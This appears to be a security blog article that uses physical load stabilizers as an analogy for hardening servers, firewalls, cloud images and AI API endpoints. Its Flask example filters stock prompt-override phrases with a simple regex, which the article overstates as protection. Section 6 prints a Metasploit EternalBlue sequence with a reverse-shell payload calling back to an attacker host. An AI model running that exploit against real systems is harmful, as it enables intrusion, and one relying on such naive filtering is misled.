
Listen to this Post

Introduction:
In the physical world, a simple stabilizer prevents heavy equipment from shifting during transport, protecting both the cargo and the vehicle. This core principle of securing assets to prevent damage is directly analogous to the foundation of modern cybersecurity. Just as a loose tool in a truck bed can cause catastrophic damage during a sharp turn, an unpatched vulnerability or misconfigured asset in a digital environment can lead to a devastating breach. This article translates the logic of physical safety into the language of IT and AI security, providing a technical roadmap to “stabilize” your digital infrastructure against the sudden stops and sharp turns of modern cyber threats.
Learning Objectives:
- Understand the correlation between physical asset management and digital asset hardening.
- Learn to implement system hardening commands across Linux and Windows environments.
- Master the configuration of basic security tools to prevent unauthorized “movement” of data or access.
- Identify and mitigate common misconfigurations in cloud and API environments.
You Should Know:
- Asset Inventory and Hardening: The “No Loose Tools” Policy
Just as the video demonstrates securing equipment to prevent it from sliding, the first step in cybersecurity is knowing exactly what is in your “truck” (network) and ensuring it cannot be easily dislodged or used as a projectile by an attacker.
Start by taking an inventory of all active connections and services—these are your “tools.” On a Linux server, you can list all active network connections and listening ports to see what is exposed:
 List all listening ports and the associated services (Linux)
sudo ss -tulpn
 Alternative legacy command
sudo netstat -tulpn
On a Windows environment, you would use:
 Check for listening ports on Windows
Get-NetTCPConnection -State Listen
What this does: These commands reveal every service waiting for a connection. If you see a service like an outdated FTP server (listening on port 21) or a debug port left open, that is a “loose tool” that needs to be secured or removed immediately. The guide is simple: if it isn’t essential, stop it and disable it.
 Example: Stop and disable the FTP service on Linux (if found)
sudo systemctl stop vsftpd
sudo systemctl disable vsftpd
2. Implementing “Stabilizers” with Access Controls
The physical device used stabilizers to keep equipment in place. In IT, we use Identity and Access Management (IAM) and Firewall rules to “stabilize” who and what can move within the network.
Firewall Configuration (Linux – iptables/nftables):
To prevent unauthorized “movement” (lateral movement) like a tool sliding into the cab during a turn, you must restrict traffic between zones.
 Allow established connections, block everything else incoming (Basic stance)
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A INPUT -i lo -j ACCEPT  Allow localhost
Windows Firewall (Command Line):
 Block a specific port (e.g., 445 - SMB) to prevent lateral movement like ransomware
netsh advfirewall firewall add rule name="Block SMB" dir=in action=block protocol=TCP localport=445
What this does: These rules act as the stabilizer straps. They don’t just stop external threats; they ensure that even if something gets in (a tool falls over), it cannot easily slide into critical areas (like Domain Controllers or databases).
- AI and API Security: Stabilizing the “Smart Load”
Modern equipment often has smart sensors. In the digital world, our “smart loads” are AI models and the APIs that serve them. These are high-value assets that are often poorly secured, making them prone to “tipping over” via prompt injection or data leaks.
To secure an AI model’s API endpoint (e.g., using a Python Flask app with OpenAI), you must validate and sanitize inputs rigorously to prevent injection attacks.
 Example: Basic input sanitization for an AI prompt endpoint
from flask import Flask, request, jsonify
import re

app = Flask(<strong>name</strong>)

def sanitize_input(user_input):
 Remove attempts to break out of the prompt context (basic example)
sanitized = re.sub(r'(?i)(ignore previous instructions|system prompt:|you are now)', '', user_input)
return sanitized

@app.route('/api/v1/completion', methods=['POST'])
def completion():
data = request.get_json()
raw_prompt = data.get('prompt', '')

Stabilize the input
safe_prompt = sanitize_input(raw_prompt)

Here you would call your AI model with safe_prompt
 response = model.generate(safe_prompt)

return jsonify({"status": "Processed", "input": safe_prompt})

if <strong>name</strong> == '<strong>main</strong>':
app.run(ssl_context='adhoc')  Force HTTPS
What this does: This code snippet acts as a stabilizer for your AI. It prevents the prompt from “shifting” into dangerous territory where an attacker could make the AI reveal training data or execute unintended commands.
4. Cloud Hardening: Immutable Infrastructure
In cloud environments (AWS, Azure, GCP), the concept of “smart design” preventing damage is implemented through Immutable Infrastructure. Instead of patching a running server (which is like trying to weld a stabilizer while the truck is moving), you replace the entire instance.
Using Terraform or CloudFormation, you define your infrastructure as code. If a vulnerability is found (CVE), you don’t SSH into the box; you update the base image (AMI) and redeploy.
 Terraform snippet for AWS: Using a specific, patched AMI
resource "aws_instance" "secure_web_server" {
ami = "ami-0c55b159cbfafe1f0"  Replace with latest patched AMI ID
instance_type = "t2.micro"

User data to ensure the server configures itself on launch, no manual changes allowed
user_data = <<-EOF
!/bin/bash
yum update -y
yum install -y httpd
systemctl start httpd
EOF

This volume will be deleted if the instance is terminated - no data persistence
root_block_device {
delete_on_termination = true
}
}
What this does: This enforces a “secure by design” principle. If an attacker tries to modify the server, you simply terminate it and launch a fresh, stable one. The “equipment” (server) is perfectly secured because it is standardized and ephemeral.
5. Exploitation and Mitigation: The “Sharp Turn” Scenario
Imagine a “sharp turn” in your network—a sudden emergency like a zero-day exploit. An attacker might try to exploit a vulnerable service (e.g., Log4Shell). How do we stabilize the situation immediately?
Detection (Linux): Check for outbound connections that shouldn’t exist, indicating a tool has been “thrown” out of the network to an attacker’s server.
 Monitor active connections for suspicious IPs
sudo tail -f /var/log/syslog | grep -i "connection"
sudo lsof -i | grep ESTABLISHED
Mitigation (Immediate Isolation): If a compromise is detected, isolate the host immediately. This is the digital equivalent of the stabilizer locking the equipment in place so it doesn’t cause more damage.
 On Linux, immediately block all traffic on the compromised interface
sudo ifconfig eth0 down
 Or use iptables to instantly quarantine
sudo iptables -A INPUT -j DROP
sudo iptables -A OUTPUT -j DROP
Windows Isolation (PowerShell):
 Disable the network adapter to isolate the machine
Disable-NetAdapter -Name "Ethernet" -Confirm:$false
What this does: These are emergency procedures. They sacrifice the specific asset to save the rest of the infrastructure, preventing the “load” from crashing through the front window.
6. Vulnerability Exploitation Simulation (Ethical Hacking)
To understand how the “equipment falls over,” security professionals perform penetration tests. Using a tool like Metasploit, one might simulate an attack on a weak SMB service.
 Inside msfconsole
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set RHOSTS 192.168.1.100
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.5
msf6 > exploit
Mitigation Command: To “stabilize” against this specific vulnerability, the command is simple: patch the system. If patching is impossible, you must enable a firewall rule as shown in section 2 to block port 445, effectively strapping that dangerous tool down so it cannot be used.
What Undercode Say:
- Stability is Security: The core takeaway is that unpredictability and loose configurations are the enemy. Standardizing builds, automating patches, and enforcing strict access controls create a stable, predictable environment where anomalies are instantly visible.
- Physical Metaphors Work: The visual of securing a physical load is a perfect analogy for “least privilege” and “defense in depth.” Every tool (service) needs a strap (firewall rule), and every driver (user) needs a license (IAM). By applying the logic of physical safety—where failure can mean immediate physical damage—to the digital realm, we prioritize the controls that truly prevent catastrophic breaches, moving beyond compliance to actual resilience.
Prediction:
As AI and robotics become more integrated into physical industries (as hinted by the original post’s context), the line between physical safety and cybersecurity will completely blur. We will see a rise in “Cyber-Physical Systems” security, where a vulnerability in an AI vision system could cause the very real “sharp turns” and “damage” depicted in the video. Future attacks won’t just steal data; they will manipulate physical stabilizers, leading to real-world damage. The defenders of tomorrow will need to be fluent in both writing firewall rules and understanding the physics of the machinery they protect.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Furkan Bolakar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


